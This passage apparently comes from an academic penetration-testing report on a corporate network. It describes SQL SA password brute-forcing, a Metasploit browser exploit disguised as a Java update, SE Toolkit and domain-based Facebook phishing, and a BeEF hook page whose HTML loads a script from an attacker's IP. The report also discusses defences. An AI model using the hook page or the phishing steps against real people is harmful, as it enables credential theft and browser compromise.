

Figure 5.46 Nmap scan for finding MS-SQL servers

As it can be seen, ten MS-SQL servers were discovered after the scanning process and working on MS-SQL default port 1433. Here, the attack was performed by War of SQL Impact tool which was developed by a Turkish security researcher Eyüp Çelik. This tool was used to do a Brute Force attack with 5 audit methods which were;

- Weak password test – quick
- Weak password test – extended
- Fix username / password list
- Fix password / username list
- Username list / password list

This tool was easy to use and very flexible to find the SA user password. In this attack type, the username was generally constant which is SA so the first thing to do was to try weak password quick and extended test.

One of the SQL servers which were discovered in the scanning process was selected for cracking SA password and IP address of that server was inserted to War of SQL Impact tool (Fig. 5.47). After setting up this, the Brute Force attack was started and the result was obtained (Fig. 5.48).



Figure 5.47 WarSQLi usage on corporate network



Figure 5.48 Successful SA password revelation

It was obviously seen that, one of the most used passwords was selected for the user SA of the target SQL server which was very hazardous. A malicious attacker can easily discover password and alter or modify the database illegally. Since, SQL server was driven as production, ERP or MRP and accounting database, therefore the access to database and modification of it may be fatal a corporate company. After finding the SA password, the last thing for database information disclosure was login to this server with revealed password (Fig. 5.49).



Figure 5.49 Database table disclosure

After the successful logon process to the target database with the most privileged

user SA, all database table was revealed. From now on, everything was possible about that database such as information disclosure, data alteration or accounting data modification.

In general, a common mistake is done by database administrators on corporate network. The privileged database user (SA) password can be less secure than system administrator password. In fact, this is so risky. Every single password must be long enough, complex and consists of the combination of other types of characters such as capital and small letter, numbers, punctuation and alphanumeric characters. Besides, the password should be set a tough one and changed regularly.

5.15 System Exploit with Autopwn

The goal behind this attack was that browser exploitation was occurred in victim browser on a corporate network when he/she opened the malicious URL. This attack was performed from inside the network. The execution of the exploit will start against the browser of the user and if one of the exploits was successful, then a Meterpreter session would open. In this attack, this was performed with different browsers. Metasploit framework and Browser Autopwn module was used to attack. The required information for attack was inserted as given in Figure 5.50.



Figure 5.50 Metasploit usage for browser exploitation

After the exploitation, 20 browser modules were installed and started to listen incoming connections via inserted IP address and the URL path. The loaded modules

and the listening process were given in Figure 5.51.



Figure 5.51 Listening incoming connection via Metasploit

As it is shown from Figure 5.51, the attacker was listening the incoming connection for exploitation and user interaction was waiting. When a user visits the malicious URL, then the exploitation will occur. Here, the default port 8080 was used for listening. The process of attacker side was finished. Then, when a user having antivirus software installed on his computer and using Microsoft Internet Explorer as the web browser clicked on this URL, the exploitation process masked "Java software upgrading" was given in Figure 5.52.

Figure 5.52 Internet Explorer with an antivirus system

In this case, it was seen that the exploitation process worked well but antivirus software detected that there was a Trojan attack from given IP address. Here, it can

be seen and understood that antivirus software is a must to protect computer systems. The same attack was performed again with same browser without an antivirus software installed in the system and the result is given in Figure 5.53.



Figure 5.53 Internet Explorer without an antivirus system

As it can be seen that the upgrading process asks user for installing upgrade for Java software without a warning. Nearly, every worker of a corporate company clicks the install button at this situation and this causes to be exploited their systems by this attack type. Any IPS or IDS system was located in this network but there was a firewall on this network. The update notification of exploit shown in Figure 5.54 was the same as the original Java update notification.

Figure 5.54 Fake Java update notification

By accepting this mimic process, connection from the attacker was established a Meterpreter session and command console was opened as shown in Figure 5.55.



Figure 5.55 Meterpreter session via fake Java update

After creating Meterpreter session, this machine was successfully exploited and

everything can be done by the attacker on this machine used for production process. From that time, this device can be managed by the attacker with administrator privileges.

The same attack was also done again by Chrome browser. It was obtained that this browser prevented the attack immediately. The support of plug-in based content was ended on 1st September of 2015, after this date this kind of content was not supported by Google Chrome browser. So this reason, Chrome browser can be preferred to use on corporate networks for security reason. In general, browser based attacks are not set for long-termed usage. Meterpreter session to the victim computer can be lost when the browser is closed. For that reason, attacker wants to migrate the browser process to another process as soon as possible.

Most of the corporate companies are located behind proxy firewalls so access to the port 80 is allowed on such kind of network. The webservers work on port 80, so blocking the web activity on port 80 is not a desired process, therefore, an attacker can send malicious links through e-mails to company users. The use of this attack can be very effective against companies for many exploitation via one attack. The Browser Autopwn attack shows that how dangerous to open links that are coming from untrusted sources and malicious users is.

CHAPTER SIX
SOCIAL ENGINEERING ATTACKS

In this chapter, the social engineering attacks explained in Chapter 2.5 which were used at penetration tests on corporate networks will be explained in detail. Here, the goal was to show that by using social engineering attacks, capturing personal information such as username, password, date of birth etc., used for entering some social sites is easy and effective on a corporate network. Same as the network attacks and system attacks part, revealed critical information such as password was censored and after performing these attacks, the person was told to change the compromised password. After social engineering attacks like the other attacks, countermeasures are told to the owner of the account. The preparation to this type of attack is to know how the attackers perform social engineering attacks.

In this section, many system attacks can be explained in detail. The list of the attack can be found below.

a) Password hacking with SE Toolkit
b) Password hacking with a Phishing webpage
c) Phishing with browser exploit via Beef

6.1 Password hacking with SE Toolkit

In this attack, the goal was to configure mimic but same “Facebook” webpage via SE Toolkit located on Kali operating system from a computer that took a LAN IP from the network. Compromising a user password used in ERP or MRP system on a corporate platform can be easily performed with social engineering attack. A malicious attacker can use this type of attack for taking e-mail service password or a privileged system account.

Here, first thing to do was to open SE Toolkit on Kali operating system and open

Social Engineering attacks section by pressing "1" at the screen (Fig. 6.1).



Figure 6.1 Phishing attack via SE Toolkit

After this, for cloning a webpage, "Website Attack Vectors", "Credential Harvester" attack method and finally "Site Cloner" row were followed via pressing "2", "3" and "2". Cloning a webpage was as easy as only inserting the listening IP address of attacker and the address of webpage to be cloned (Fig. 6.2). Here, cloned webpage "Facebook" and the attacker IP address which will listen the connection were marked in red boxes.



Figure 6.2 Cloning Facebook webpage

From now on, a fake clone Facebook webpage was ready for connection on the inserted IP address. This test was carried out on a LAN, using internal IP addresses, however, this attack can be performed on the WAN after setting required NAT definitions. The mimic Facebook webpage shown in Figure 6.3 was nearly the same as the original one except its IP address. The connection between the user and the server of original Facebook webpage should be HTTPS, but here, it was HTTP which means the inserted information can be sniffed. The IP address of local mimic Facebook webserver was spoofed to "`http://www.facebook.com`" URL remotely with DNS spoofing.

Figure 6.3 Mimic Facebook webpage

When a user inserted his/her e-mail and password to the fields on the page then the attacker was able to take them in a file by listening the connection. This text file was located on Kali operating system in "`var/www/html`" directory. There was also a file named "`post.php`" in this directory which was used for taking and writing password taken from the user to a text file named "`harvester_201x-xx-xx.txt`" on the operating system Kali. Apache service must be run to achieve this aim. The successfully captured password data taken by social engineering attack

was given and marked in a red box in Figure 6.4.

Figure 6.4 Facebook credential taken by Social Engineering

The captured e-mail and password were logged to the text file. This attack is dangerous because a worker of a corporate company may be trapped easily. There are many types of mimic webpages like banking, vendor portal or intranet. The malicious attacker can configure this type of mimic webpages for capturing login credentials. So this reason, system administrators and end-users must be trained against this attack type regularly.

6.2 Password Hacking with a Phishing Webpage

In this attack, it was aimed to trap a worker from corporate network via phishing Facebook webpage hosted on the Internet. In this test, the clone mimic Facebook webpage having domain name "*Faceebok.org*" was prepared as given in Chapter 5.1 and published to the Internet (Fig. 6.5). The access to the "*Faceebok.org*" webpage was available over the Internet. This was an effective and dangerous Social Engineering attack because creating the mimic domain and hosting can be easily

configured and many browsers such as Microsoft Edge, Yandex browser and Mozilla Firefox were not able to protect users from being attacked.

Figure 6.5 Fake Faceebok.org webpage

This mimic Facebook webpage named "*Faceebok.org*" was the same as the original one except the secure connection protocol HTTPS. The next step was to warn the target user that his/her Facebook account was accessed from the other place causing the user may think that he/she has to access to the web page and change the password of the account. This was the aim of the attack, user may be phished because of the excitement. The prepared sample e-mail for this purpose was shown in Figure 6.6.



Figure 6.6 Phishing e-mail

As mail server, Yandex corporate e-mail infrastructure was configured. The prepared e-mail was sent to target user, who uses Gmail as mail server. It was seen that the fake mail was not flagged as spam e-mail initially. Mimic webpage "*Faceebok.org*" webpage was accessible over the internet. Since, a visitor was expected to enter his/her credentials. NAT was configured, this attack can also work over WAN, not only LAN. After a while, it was seen that the username and password of the user to whom the e-mail was sent was successfully logged (Fig. 6.7).

Figure 6.7 Captured Facebook credential

As it can be seen, the Social Engineering attack was performed easily with success by a corporate worker. After this test, the mimic website "*Faceebok.org*" was closed for security reason.

When performing this attack, 4 browsers were tested by accessing a phishing webpage. After the tests, it was determined that Microsoft Edge, Yandex browser and Mozilla Firefox were not able to detect the mimic webpage as a phishing webpage. However, Google Chrome browser was able to detect and warn user that this webpage might be a phishing webpage. Besides this, Gmail detected this kind of e-mail as a phishing e-mail after 3 hours. Initially, this type of e-mail was not flagged as spam by Gmail.

6.3 Phishing with Browser Exploit via Beef

In this attack, browser exploit process was performed by Beef tool on a corporate network from the inside. After Beef server was initiated, the only thing was to provide the victim to open a hooked HTML file. This hooked HTML file includes Javascript code and by the help of this Javascript, the browser was exploited. Here, the goal was to place this HTML file to a shared directory on a corporate network and to expect for being visited. The source code of this page was;

```
  <html>
  <header>
  <script
src="http://19x.xxx.x.xx7:3000/hook.js"></script>
  </header>
  <img
src="http://www.forumkisa.com/attachments/32810d136155825
2/doga-resimleri-doga-manzaralari-doga-e-kartlari-
fotograflari.jpg">
  <html>
```

Attacker sniffed the connection by a Javascript code in the header part of HTML file. Since, this code was located in "`header`" part of the page, this code was executed silently. When this page was viewed and the user was not aware that this page was hooked and his/her browser was exploited by this code. Here, the victim viewed only a nature picture hosted on "`http://www.forumkisa.com`" (Fig. 6.8).



Figure 6.8 Hooked nature page

This page was located on a shared directory. When somebody visited this page, his/her browser was hooked and the IP address of the hooked browser was listed in "`Hooked Browsers`" panel, under the "`Online Browsers`" folder (Figure 6.9). After this, the exploit process can be performed.

After exploitation successfully done, many commands can be executed under the

menu of browser, Chrome extensions, debug, exploits, host, IPEC, Metasploit, misc, network, persistence, Phonegap and Social. In this attack, the goal was to perform Google Phishing and take Google e-mail login credentials from a victim on a corporate network.

